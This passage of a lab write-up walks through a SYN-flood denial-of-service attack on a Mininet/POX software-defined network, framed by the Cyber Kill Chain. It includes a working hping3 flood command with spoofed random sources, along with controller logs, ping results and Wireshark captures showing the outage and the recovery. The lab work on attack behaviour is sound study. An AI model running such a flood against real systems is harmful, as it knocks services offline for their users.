[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 164.99.68.229
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 87.149.120.186
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 70.72.222.158
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 0.167.194.158
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 35.88.191.72
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[host_tracker            ] Learned 1 3 1a:8c:63:5f:4f:c3 got IP 119.202.43.192
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.3 -> 72:c7:e2:af:12:30.1
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
[forwarding.l2_learning ] installing flow for 1a:8c:63:5f:4f:c3.1 -> 72:c7:e2:af:12:30.2
```

We see that the controllers are flooded with many requests while the attack is running, and the controller is continuing in installing flows ion switches.

Now after delivery processes we go to the exploitation process to Overwhelming h1's resources.

3. Exploitation

Here we Trigger the payload on the target system as we did to overwhelm its resources

I. **Action:** Initiate the SYN flood attack from h1 and h2 to h7 using the hping3 command.


   a. hping3 -d 300 -S -w 64 -p 8080 --flood --rand-source -V 10.0.0.7

II. **Mechanism:** Flood h7 with SYN packets to create numerous half-open connections, exhausting its resources.

III. Impact:

   a. **Resource Exhaustion:** CPU, memory, and network bandwidth on h1 are consumed by the attack, causing a denial of service.


   b. **Service Unavailability:** The HTTP server on h7 becomes unresponsive to legitimate requests.



IV. Verification:

a. Wireshark: Capture and analyze the flood of SYN packets and the lack of responses from h1as before.

b. Ping Test: Observe timeouts when pinging h7 from another host (h4), confirming the DoS impact.



```
root@mo-VirtualBox:/home/mo/Desktop# ping 10.0.0.7
PING 10.0.0.7 (10.0.0.7) 56(84) bytes of data.
From 10.0.0.4 icmp_seq=1 Destination Host Unreachable
From 10.0.0.4 icmp_seq=2 Destination Host Unreachable
From 10.0.0.4 icmp_seq=3 Destination Host Unreachable
From 10.0.0.4 icmp_seq=4 Destination Host Unreachable
From 10.0.0.4 icmp_seq=5 Destination Host Unreachable
From 10.0.0.4 icmp_seq=6 Destination Host Unreachable
From 10.0.0.4 icmp_seq=7 Destination Host Unreachable
From 10.0.0.4 icmp_seq=8 Destination Host Unreachable
From 10.0.0.4 icmp_seq=9 Destination Host Unreachable
^C
--- 10.0.0.7 ping statistics ---
10 packets transmitted, 0 received, +9 errors, 100% packet loss, time 9231ms
pipe 4
root@mo-VirtualBox:/home/mo/Desktop#
```

All packets are lost, this means that the impact of the attack is obvious were

h4 does not receive any reply from h7 because of the attack on it.

This detailed breakdown of the exploitation phase helps to clearly illustrate how the SYN flood attack disrupts the target's service, fitting into the overall kill chain model.

5. Installation

Goal: Install a backdoor or other persistent access mechanism.

- Note: For a DDoS attack, this stage may not apply since the goal is disruption rather than persistent access.

6. Command and Control (C2)

Goal: Establish command and control channels to communicate with the compromised system.


- Note: For a DDoS attack, this stage may not apply as there is no need for a C2 channel in a simple DDoS scenario.

7. Actions on Objectives

Goal: Achieve the attacker's goals.

Action: Disrupt service on h7(http server) and the POX controller services.

Details: Monitor the effectiveness of the DDoS attack by pinging h7 from h4 to verify that packets are dropped as we see before and here is the detection using Wireshark when pinging on h7 by h4.



Activities
Wireshark
17:34 10 مار
Capturing from h4-eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

No.	Time	Source	src port	Destination	dst port	Protocol	Length	Full request URI	Host	Info
1	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2
2	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
3	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
4	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
5	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
6	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2
7	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
8	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
9	2025-03-10 …	96:41:65:75…		72:c7:e2:af:12:30		ARP	42			Who has 10
10	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
11	2025-03-10 …	96:41:65:75…		72:c7:e2:af:12:30		ARP	42			Who has 10
12	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
13	2025-03-10 …	96:41:65:75…		72:c7:e2:af:12:30		ARP	42			Who has 10
14	2025-03-10 …	10.0.0.4		10.0.0.7		ICMP	98			Echo (ping
15	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2
16	2025-03-10 …	96:41:65:75…		Broadcast		ARP	42			Who has 10
17	2025-03-10 …	96:41:65:75…		Broadcast		ARP	42			Who has 10
18	2025-03-10 …	96:41:65:75…		Broadcast		ARP	42			Who has 10
19	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2
20	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2
21	2025-03-10 …	7e:13:b2:67…		NiciraNe_00:00:01		LLDP	41			LA/dpid:2

```
› Frame 3: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface h4-eth0, id 0
› Ethernet II, Src: 96:41:65:75:82:25 (96:41:65:75:82:25), Dst: 72:c7:e2:af:12:30 (72:c7:e2:af:12:30)
› Internet Protocol Version 4, Src: 10.0.0.4 (10.0.0.4), Dst: 10.0.0.7 (10.0.0.7)
˅ Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x8f6d [correct]
    [Checksum Status: Good]
    Identifier (BE): 47992 (0xbb78)
    Identifier (LE): 30907 (0x78bb)
    Sequence Number (BE): 2 (0x0002)
    Sequence Number (LE): 512 (0x0200)
  › [No response seen]
```

That means the controller can't install the flows of the legitimate users in the network due to the attack and this means that the controller is corrupted.

Visualization in Kill Chain Model

Here is a summary visualization of your attack scenario within the Cyber Kill Chain model:

1. **Reconnaissance**: Network scanning using nmap on h7 and POX.
2. **Weaponization**: Preparing the hping3 payload.
3. **Delivery**: Sending TCP packets from h1 and h2 to h7.
4. **Exploitation**: Overwhelming h7's resources and POX also.

5. **Installation**: Not applicable.
6. **C2**: Not applicable.
7. **Actions on Objectives**: Disrupting h7's service and POX also, verified by packet loss on h4.


Some notes when applying the Kill Chain Model in the SDN network using DDos:

Limited Quota of Open vSwitches During DoS Attack

During the implementation of the DoS attack using hping3, it is important to consider the limitations and behavior of the Open vSwitches (OVS) in our network. Here are some critical points to note:

1. **Limited Resource Quota:**
   - Open vSwitches have a finite amount of resources (CPU, memory, and connection handling capacity).
   - A high volume of SYN packets can quickly exhaust these resources, leading to performance degradation or failure.
2. **Impact on Switches:**
   - Overloading: The flood of SYN packets can overload the connection tables and other critical resources of the switches.

If we stop the host tracker we will see something like this




```
INFO:forwarding.l2_pairs:Pair-Learning switch running.
INFO:core:POX 0.3.0 (dart) is up.
INFO:openflow.of_01:[00-00-00-00-00-01 4] connected
INFO:openflow.of_01:[00-00-00-00-00-02 2] connected
INFO:openflow.of_01:[00-00-00-00-00-01 3] connected
INFO:openflow.of_01:[00-00-00-00-00-02 5] connected
INFO:openflow.of_01:[00-00-00-00-00-03 6] connected
INFO:openflow.of_01:[00-00-00-00-00-04 7] connected
INFO:openflow.of_01:[00-00-00-00-00-01 4] disconnected
INFO:openflow.of_01:[00-00-00-00-00-01 8] connected
INFO:openflow.of_01:[00-00-00-00-00-01 9] closed
INFO:openflow.of_01:[00-00-00-00-00-01 8] closed
INFO:openflow.of_01:[00-00-00-00-00-01 4] closed
INFO:openflow.of_01:[00-00-00-00-00-01 10] closed
INFO:openflow.of_01:[00-00-00-00-00-01 11] connected
INFO:openflow.of_01:[00-00-00-00-00-01 16] connected
INFO:openflow.of_01:[00-00-00-00-00-01 11] disconnected
INFO:openflow.of_01:[00-00-00-00-00-01 11] closed
INFO:openflow.of_01:[00-00-00-00-00-01 17] connected
INFO:openflow.of_01:[00-00-00-00-00-01 18] connected
INFO:openflow.of_01:[00-00-00-00-00-01 17] disconnected
```

Disconnection: Overloaded switches may go down or become temporarily disconnected from the network.


3.Recovery post-attack:

Automatic Recovery: Once the DoS attack stops, the switches typically recover automatically.



```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 X X X X X X
h2 -> h1 X X X X X X
h3 -> h1 h2 h4 h5 h6 h7 h8
h4 -> h1 h2 h3 h5 h6 h7 h8
h5 -> h1 h2 h3 h4 h6 h7 h8
h6 -> h1 h2 h3 h4 h5 h7 h8
h7 -> h1 h2 h3 h4 h5 h6 h8
h8 -> h1 h2 h3 h4 h5 h6 h7
*** Results: 21% dropped (44/56 received)
mininet> 
```

Resource Reallocation: The cessation of flood allows the switches to reallocate resources and resume normal operations.



```
mininet> pingall
*** Ping: testing ping reachability
h1 -> h2 h3 h4 h5 h6 h7 h8
h2 -> h1 h3 h4 h5 h6 h7 h8
h3 -> h1 h2 h4 h5 h6 h7 h8
h4 -> h1 h2 h3 h5 h6 h7 h8
h5 -> h1 h2 h3 h4 h6 h7 h8
h6 -> h1 h2 h3 h4 h5 h7 h8
h7 -> h1 h2 h3 h4 h5 h6 h8
h8 -> h1 h2 h3 h4 h5 h6 h7
*** Results: 0% dropped (56/56 received)
mininet>
```

4. Observations During Testing:

Switch Down Events: During the attack, you may observe that several switches become unresponsive or disconnected as shown before.

Restoration: These switches should come back online and function correctly once the attack is mitigated.

Scenario

1. During Attack:
    - Multiple OpenvSwitches go down due to resource exhaustion including the pox controller which is the mean objective here.
    - Network segments connected through these switches become temporarily disconnected.
2. Post-Attack:
    - The switches recover and re-establish connections are also the controller.
    - Network functionality is restored without manual intervention.